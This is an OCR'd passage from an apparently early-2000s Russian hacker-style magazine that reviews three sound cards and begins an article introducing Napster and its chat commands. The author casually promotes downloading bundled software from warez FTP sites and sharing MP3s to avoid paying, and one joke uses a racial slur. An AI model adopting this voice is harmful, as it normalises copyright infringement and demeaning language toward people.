После выхода Live! прокатилась целая серия других карточек. Таких, как SB Live! MP3, SB Live! Gamer, SB Live 1024. Но явного отрыва от основной карты - не намечалось. Вот тогда появилась карта SB Live! Platinum. Карта построена на том же чипе, что и обычная лива - EMU10K1. ЕМУ - это уже, практически, стандартный проц для Креатива (DSP). Что это дает и кому дает? Гамеру дает Direct Sound и Direct sound 3D, т.е. выступает в роли звукового акселя. Теперь поддерживается железное обеспечение 64 потоков вместо 32 прежних.

Казалось бы, чем таким особенным Креатив собирается захватить покупателя, ведь чип остался прежним? Нужна фишка! И эта фишка







была найдена в виде кульного девайса для слота 5,25 твоего системного ящика. Вот уж, воистину, рулез! И глазу приятно, и главное - функционально. А то бывает напряжно лазать за системный блок, чтобы подключить уши или акустику. Хотя многим придется по вкусу эта фишка именно из-за дизайнерского исполнения. У меня был один знакомый черт, который купил себе эквалайзер, вставляемый в переднюю панель, исключительно чтобы оживить системный блок гирляндами и вереницами огней :). Это его дело, а наше с тобой общее - подобрать качественный девайс. Так что посмотрим, чего там распихали по новой панельке. Тут и вход, и выход, микрофон и наушники, и естественно, МИДИ. Если тот, кто пишет музыку, может позволить уделить некоторое время на переключение колонок или ушей, то гамеру - это надо сделать моментально! Вот тут-то и придется очень кстати удобная панель.


А каких халявных дисков подкинул Платинум? Видим 3ий Descent, 4ая NFS, Thief: The dark project. И все в полной версии!!! В виде демок прилагаются Myth 2 Demo, Aliens vs. Predator - Marine demo, Aliens vs. Predator - Predator demo. Конечно, демки хорошо, но полноценные версии - лучше ;). А вот с рабочим софтом не обидели: приложили классный софт - LAVA. Лавэ, конечно, ты не поимеешь с этого, а вот новую фичу получишь. LAVA - сокращение от Live Audio Visual Animation. В общем, анимация к звуку :). Бред? Очень может быть, а ты в действии посмотри! Если же тебя ломает разбираться со всякими лавами, то тебе придется по вкусу чисто фрикерская прога - Sound Forge. Для CJ - Cakewalk, MixMan. Для любителей поболтать голосом - надоедливая тормозная Media Tolking Ring.


Хотя всю эту софтовую помойку - ты можешь качнуть на любом варезном фтп или прикупить на Mitin0-BazaR. Куда важнее - сердце платы. Сердце - DSP, т.е. процессор карты. В данном случае - это EMU10K1. Общая линейка этих камней называется E-MU. E-MU Systems. На этом же чипе, как я уже писал, была построена первая Live!, что, в общем, не требует дополнительных комментариев.

Ну что, установим карточку. Время пришло. Установка типична, разве что установка платы в слот пятидюймовки - не была типична. Коннект происходит по кабелю, типа IDE (IDE - интерфейс большинства винтов и сидюков). Драйвы вполне подошли, конфликтов не было. Теперь посмотрим прилагаемый софт. Называется Liveware3, вместо прежнего Liveware2. Изменилось название. Изменилась ли сущность? Пожалуй, да, например, теперь ты можешь писать MP3 с поддержкой Environmental Audio. С этой фишкой новая плата, по сути, становится уникальной! Хотя подозреваю, что Aureal тоже работает в этом направлении ;). При установке мне не понравилось лишь то, что прилагаемый диск с Live Ware3 не поддерживал автозапуска :(. На самом деле, это не так страшно, но при установке и настройке - несколько обламывает.

Guillemot Maxi Sound Fortissimo

Пару лет назад ты бы выбрал какую карточку? Креатив или Ауреал? Во! Точно. Небось, про другие и не слышал или не был готов отдать 3 сотни грина за крутой девайс. Причиной тому можно назвать то, что Креатив и Ауреал обладали наилучшим соотношением цена/качество. Однако в последнее время идеи альтернативы звукового чипсета - стали реализовываться. Хотя бы взять чипы от ESS, Philips, Yamaha. Яркий тому пример - переход S3 (Diamond) на чип от ESS (Canyon 3D) при производстве 400-го Монстра. В общем, намечается отклонение от






курса, заданного Ауреал и Креатив. Милые бранятся - юзер только тешится ;). Т.е. нам-то на руку их возня, ведущая к всеобщему понижению цен. Правда, надо не забывать про страсть брэндов к разработке собственных несовместимых стандартов звука... Ну да ладно, мы сейчас не об этом.

Данная карта является последним детищем (на момент написания материала) Гульмо и продолжает линейку Maxi Sound. Maxi Sound Fortissimo основан на чипе Ямахи - YMF744. Фортисимо - очень похож на Hoontech Digital XG, это значит, что ты получишь все прелести Sensaura, как и в 400-ом Монстре от S3, только за меньшие деньги. Приятно и то, что данная карточка имеет цифровые выходы (оптика). Например, для подключения минидиска или проигрывателя "Романтика", полученного в наследство :).

Поддерживается EAX, A3D1.0, DirectSound и Sensaura.

Вспоминая о Ямахе, ты припоминаешь синтезаторы за штуку баксов? Я тоже, но этот девайс стоит менее 50$! При том что качество на уровне. К качественному железу нужен и качественный софт, поэтому давай изучим прилагаемые диски. Есть профессиональный эксклюзивный софт от Ямахи: Media Station и XG Studio. Это плееры, микшеры, декодеры, граберы. В общем, вареза - катафалк и маленькая тележка :). Для CJ - прилагается прога Acid DJ. Я в нее особенно не врубался, но если бы писал компутерный музон - оказалась бы кстати. Начинающим диджеям рекомендуют писать свои сэмплы. Это в идеале. А в реале практически все работники компутерного винила применяют готовые сэмплы. На прилагаемых дисках этих сэмплов аж 652 штуки. Как обычно, не забыли про чудную фрикерскую прогу Sound Forge.

О качестве звука трудно судить, но мне понравилось. Немаловажно то, что использован кодек от Сигмы - SigmaTel. Особенно хороши - MIDI. Поддержка 676 инструментов с тучей различных эффектов. Развитие технологии 3D звука позволило сделать звучание еще более реалистичным, так ты можешь чувствовать звук вокруг себя, типа со всех сторон, как в душе Шарко :). Выбрав чип от Ямахи, Гульмо выбрал поддержку Sensaura. А, как ты знаешь, Sensaura - это не API, но поддерживающая DidectSound 3D. Это значит, что проги, написанные под DirectSound 3D, смогут воспроизвести все прелести Сенсауры. Для тех, кто мало информирован относительно Sensaura, ска-



жу, что, помимо всего прочего, здесь реализована технология MacroFX и Multidrive технология (не бери в голову, фигня все это :)). Эта технология позволяет передавать на тыловые колонки звук, практически идентичный тому, что и на передних, и наиболее глубоко регулировать баланс. Также, как обычно, обещают довести эффект присутствия до полного оргазма. Технологию обработки звука тыловых колонок Креатив поддержал только со 2-го прихода Liveware. Только прочитав описание этой карты, я расстроился: нет поддержки A3D 2.0 :(. Но позже вспомнил про отсутствие API. Ты тоже не расстраивайся, пивные фабрики от этого не закроются. Наоборот: пивовары меньше в Кваке будут зависать :).

Чего же особенного в этой карте, где фишка? - спросишь ты. Есть фишка, правда, одна, но важная - цена. За 50 баксов получить нехилый образец, что очень неплохо.

VideoLogic Sonic Vortex2


VideoLogic - английский брэнд. Ставший известным после вполне удачных графических карточек. Звуковые карты тоже были. Но в основном на чужих чипсетах, например, на ESS и Aureal. Благодаря чему ярко проявились лишь на Родине - в Англии, а в основном... остались не замеченными. Но вот с выпуском акустики постарались прилично: их Sirocco (ширше - неправильно, ширее :)) имели вполне стабильный спрос. Потому как появиться на рынке с наивным принципом "можно, я тоже?" - сегодня не проходит. И они нашли фишку. Хотя сейчас мы о другом, просто я этим хотел сказать, что Видео Лоджик - не простая штучка.


Sonic основан на чипе от Aureal - Vortex2 SuperQuad, впрочем, как Xitel's Storm Platinum, Terratec's XLerate Pro и многие другие. Diamond и Turtle Beach - лишь два потребителя продукции Ауреала. Просто они более известны. Хотя, учитывая разногласия Diamond с Aureal, можно утверждать, что ТВ - станет главным поглотителем звуковых чипсетов. И что это дает? Дает 96 потоков. А есть ли разница с остальными картами того же чипсета? Ну, хотя бы то, что сигнал/шум сменился с 95 до 98 (как в классической SuperQuad). В общем, оптимизированный Вортекс2. Оптимизация вполне ощутима, особенно при смене драйвера 2.25 на 2.40. Исчезли многие характерные проблемы. Все ли? В скором будущем исчезнут, хотя давай не будет воспевать песни новоявленному 2040, а то программеры совсем зазнаются и начнут лажу гнать :). Хотя обновление таблицы волнового синтеза - лишнее доказательство их потенции к усовершенствованию девайса (ну, с потенцией - это я зря :)).


Сторонники оптики и коаксиала уже рвут друг друга на части, защищая свой стандарт :). Очко коаксиалу. Выход Соника - на коаксиале. Тебе нужна оптика, но хочется и эту карту? Тебе всего-навсего потребуется специальный переходник-конвектор: оптика - коаксиал. Хотя отдавать 80$ ни за что ни про что... знаешь ли, не стоит, именно не стОит :).

Залезаем в коробку с картой и видим аж 7 дисков! Drakan, Heretic II, Slave Zero(7 уровней), Future Beat 3D v1.3, MIDI Orchestrator 32, Audio View 32, Flatland Rover, Aureal's Vortex Player, A3D Demos, DirectX 5.0. В общем, немерено софта, особенно учитывая то, что все это благолепие представлено в полной версии. Как обычно, прилагается 2040-ой драйвер. И 2.05 для NT4. Насчет прилагаемых гамесов распространяться не буду, т.к. об этом обо всем ты можешь прочесть в "Зоне геймера", а я лучше поделюсь мыслями о прилагаемом рабочем софте. Aureal Vortex Player - приятный во всех отношениях плеер. Приятный интерфейс, поддержка немереного количества звуковых стандартов. Также выполняет функцию Инетного радио. Если же ты привык юзать Winamp, то я едва ли смогу убедить тебя в страшной надобности встроенного эквалайзера, подкованного специально под Vortex. Хотя дополнительных фишек обработки звука не было найдено:(. А к тому же разработчики - неприкрытые защитники несчастных найгеров: программеры не собираются реализовывать технологию скинов (Skinz), как, например, в WinAmp :).

Непонятно каким боком (раком), в комплект попал диск с прогой трехмерного HTML. Вещь, прямо-таки скажем, не очень нужная. Хотя повесить дополнительное украшение на свой NN








захотят многие ;). Название этой технологии - 3DML. Производитель обещает сделать звуковую поддержку к 3D объектам, т.е. погрузить нас в абсолютную виртуальность. Вообще, нас и здесь хорошо кормят, поэтому давай-ка продолжим изучение прилагаемого музыкального софта. Например, прога AudioView 32, оживляющая звук путем вынесения красочных графиков. В основном это потребно при обработке звука невысокого качества. К примеру, при взломе телефонии, когда надо оценить параметры телефонной линии. Или записывая MP3 с винила. Если ты предпочитаешь MIDI MP3, то тебе понравится звуковой комплекс MIDI orchestrator32. С помощью которого ты можешь восстанавливать битые МИДИ - файлы. Ты можешь профиксить присутствующие баги. Организовать миксы, оборудовать удобный музыкальный архив. Ты считаешь, что миди свое отжила? Тогда точно воспользуешься программой Future Beat 3D. Что позволит придать объем звуку даже на галимой карте. А для работы с обычным звуком прилагается Wave editor. Обычный звуковой редактор, похожий на стандартный виндозный, но имеющий ряд дополнительных фишек.



Дисков до задницы, а зачем они нужны, если карта еще не установлена? Что же, пропатчим нашу ошибку: приступим к установке карты и инсталляции драйверов. Как водится, саму карту без проблем поместили в пустой слот PCI. Не удивило и то, что мастдай не обнаружил эту карту, как Sonic Vortex2, и поставил стандартные драйвы. Поэтому в работу пошел прилагаемый Extra CD. После установки в трэе появилась иконка и повыскакивали надоедливые окошки хэлпа. На настройку много времени не ушло: все удобно. В общем, пять минут потратил и не заметил особых напрягов. После инсталла я подключил акустику (потратил 2 часа: никак не мог штырек засадить :)). Для работы с четырьмя колонками - Yamaha YST M20DSP, а для работы с двумя - родные, производства Video Logic, Sirocco. Стоит также сказать, что карта прогонялась на эксклюзивном 2035-ом драйвере, выпущенном самим Видео Лоджиком, и на 2040 от Ауреала. Именно в 2040 драйве предусмотрена конфигурация под конкретные условие: 2 или 4 динамика или режим работы с наушниками. Делается это все через специальную менюшку, появившуюся после установки прилагаемого софта. Правда, программеры предупреждают, что эта феня будет работать только из-под 98 виндов (95 отдыхают ;). Есть фирменное меню SonicMax, из которого ты настроишь A3D и Direct sound. Немаловажна и возможность настройки звука под ДОСовские игры. Если же Видео Лоджик или Ауреал выпустят обновления, ты будешь в курсе, просмотрев специальный лог или настроив автоматический апдейт софта. Эх, они бы лучше железо халявно апдейтили ;).

А за что мы с тобой собираемся отдавать свои вечнозеленые? Думаю, что не только за прослушивание музона и аськиного "ку-ку". Мы с тобой частенько делаем апгрейд, чтобы как следует погамиться. Вот где ключ! Поэтому сейчас мы почувствуем эту карту в гамесах. Про то, что на старых картах звук был не реалистичен, я уже писал. Но что сейчас нам может предложить производитель? С такими вещами, как DS, A3D 1.x, A3D 2.0. Все как обычно: все положительные (увы, и отрицательные) свойства 2-го Вортеха. Карта прогонялась на большинстве наиболее популярных гамесов: от Десцента до Кваки. Работало всё нормально. Разве что под НТ не было полноценной поддержки A3D с драйвами моложе 2020. DS, поддерживаемый большинством современных карт, на данной звуковухе реализован удачно, несмотря на многочисленные жалобы относительно отстойного звука в Старкрафте. DS3D на высоте, но я бы настоятельно советовал поставить драйв никак не меньше 2035, что было лишний раз подтверждено тестом ZD Audio Winbench. DS3D полноценно поддерживается в Motorhead, Shogo и Thief (после патча 1.33 версии). Многие отмечают, что Вор - падает после работы на DS3D. Увы, такая ситуация остается распространенной, и я могу лишь посоветовать почаще обновлять драйверы карты и патчи производителя гамеса.


элит
31337
TRANSMISSION
MEDIUM

NAPSTER: MP3 без напряга... почти

Sly Golovanov (sly@ag.ru), Absolute Games www.ag.ru. %---]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]]

Знаешь, иногда я чувствую себя экстрасексом :). И вот сейчас я отчетливо вижу, что ты решил порадовать девочку свежей песенкой группы "Отбитые мошонки". Естественно, скачав **MP3:** на фига по морозу на горбушку тащиться или записывать с радио? И вот ты принялся лазать по Инету в поисках музона. Перерыл столько, прям бурлак Инета :). Но mp3-поисковики последнее время отстойно пашут: постоянно не работают, то потухнут, то погаснут, но в любом случае выдают длинные неудобочитаемые списки линков, из которых две трети - мертвые. А оставшаяся треть состоит из сайтов со всяким отстоем, типа "кликни на правый баннер, потом на левый, потом пива принеси" :). И что? Счастье где? Счастье есть - оно не может не есть, как повторил за кем-то Фома. Мы хотим слушать музыку и мы будем ее слушать!

Для нас, поклонников позитивной музыки, придумали формат **mp3.** Чтобы мы могли в краткие сроки слить себе любой музон, не покупая ничего на толчке. Тех, кто никогда про MP3 не слышал, я бы послал на... читать статью **"Грабь неграбленое"** в этом же номере.



А у остальных, кто уже прочувствовал всю прелесть этой штуковины, появились траблы: найти в Инете нужную песню нужной группы и скачать ее не так уж просто :(. Особенно учитывая постоянные гонения **MP3** со стороны звукозаписывающих компаний. Как уже говорил, поисковиков много, сайтов много. А толку? Маловато будет!

Но есть еще светлые головы и не заплесеневевшие мозги! Есть! Нашелся крутой перец, который долго сидел и думал про проблемы mp3, скачивания, сайтов, ftp. А в это время у него аська издавала свои "куку". Вот тут-то он и родил. Мысль.

Welcome, Napster!



Представь себе программу типа аськи - только не для обмена мессагами. А для обмена MP3 файлами. Представь себе, что ты, законнектившись на сервак этой проги, увидел всех юзверей данного сервиса. И что ты можешь устроить поиск по их файловым базам и понравившиеся файло скинуть. И, конечно, ты можешь выложить собственные файлики для всеобщего доступа. А теперь прикинь, что это, блин, **MP3!** Тысячи людей и гигазы **MP3?** Прикинул? Передничек обслюнявил? Так вот, есть такая прога! Это ТАКАЯ прога... Господи, я уже раза 4 кончил, пока ее юзал. :)

Оно самое



Скромная такая прога, с небольшим сайтом **www.napster.com.** Скачиваешь, устанавливаешь. Вводишь свои регистрационные данные - достаточно просто уникального ника, типа **-=[MP3-Super-Searcher]=-.** Коннектишься на выделенный сервак. И, как я уже рассказал, получаешь возможность поискать и скачать файлики из **MP3**-сборников всех людей, которые на этот сервак вместе с тобой законнектились. А это обычно в вечернее время, порядка 1000 гигабайт музона. Тысяча гигабайт, я сказал. Террабайт, блин. Ты понял, ты прочувствовал эту могучую цифирь?! Понравилось? Теперь читай внимательнее.

Поясню еще раз, для непонятливых. Это специальный клиент со своими специальными серваками. Это не ftp, как ты подумал - это специальный новый протокол. Скачивать **mp3** ты будешь непосредственно с винтов юзеров, у которых в данный момент запущен такой же клиент.

Итак, осознал? Скачивай программу, регистрируйся, запускай. Законнектившись, ты видишь окно, похожее на чатское. Это, в общем-то, и есть чат. В этой проге, помимо всего остального, реализован приватный чат и каналы, наподобие IRCшных - чтобы можно было с другими искателями договариваться.

Командная строка понимает следующее:

/whois <юзер> - посмотреть инфу про юзера
/cls - очистить экран
/tell <юзер> <мессага> - написать приватную мессагу
/ping <юзер> - проверить скорость связи


Кнопочка chat rooms показывает список имеющихся каналов. Каналы тематические, по названиям музыкальных стилей. В окне списка можно сказать join и зайти на нужный канал. Кстати, не забудь открыть свой канал поклонников Ларисы Черниковой :).


Тут же показывается количество файлов в твоей коллекции, количество юзеров на серваке и общий объем mp3-файлов в их коллекциях. Обычно цифры впечатляющие :).

Кнопочки вверху переключают окна программы - кроме чата с командной строкой, есть еще 4 окна.

Library: Как пройти в библиотеку?


Здесь ты увидишь перечень тех mp3, которыми ты делишься с другими. Ты можешь, конечно, вообще не делиться ничем. Правда, хитрый **Napster** по умолчанию добавляет к общей базе твоих файлов тот каталог, куда ты себе файлы скачиваешь. Здесь же находится встроенный в программу проигрыватель mp3. Это, конечно, еще не **Winamp** или **Soniq**, но уже кое-что. Хотя есть такая маза, что ты можешь подключить свой любимый **MP3** плеер.





Search: Кто ищет, тот всегда Поиск - вот тут-то ты и развернешься...

Вводи нужные слова в поля **"artist"**, **"song title"**, и вперед! По опыту знаю - большинство композиций mp3-теги (вшитая инфа об исполнителе, песне, альбоме, etc) не прописывает, так что проще всего искать вводя и название команды/исполнителя, и ключевые слова из названий песен в строке ввода **"artist"** через пробел.
Нажав кнопку **"Find It!"**, ты отсылаешь запрос серверу, с которым ты на связи. Сервер ищет подходящие файлы в своей базе, в списке песен всех пользователей и выдает варианты. Есть еще такая фишка: можно сразу задать ping всех юзеров, чтобы знать, с кем у тебя связь лучше. Даже если у кого-то в line speed указано T3 (значит оч. быстрый) - может быть, он от тебя слишком далеко, а может просто наврал или не тот коннекшн указал, ламер.

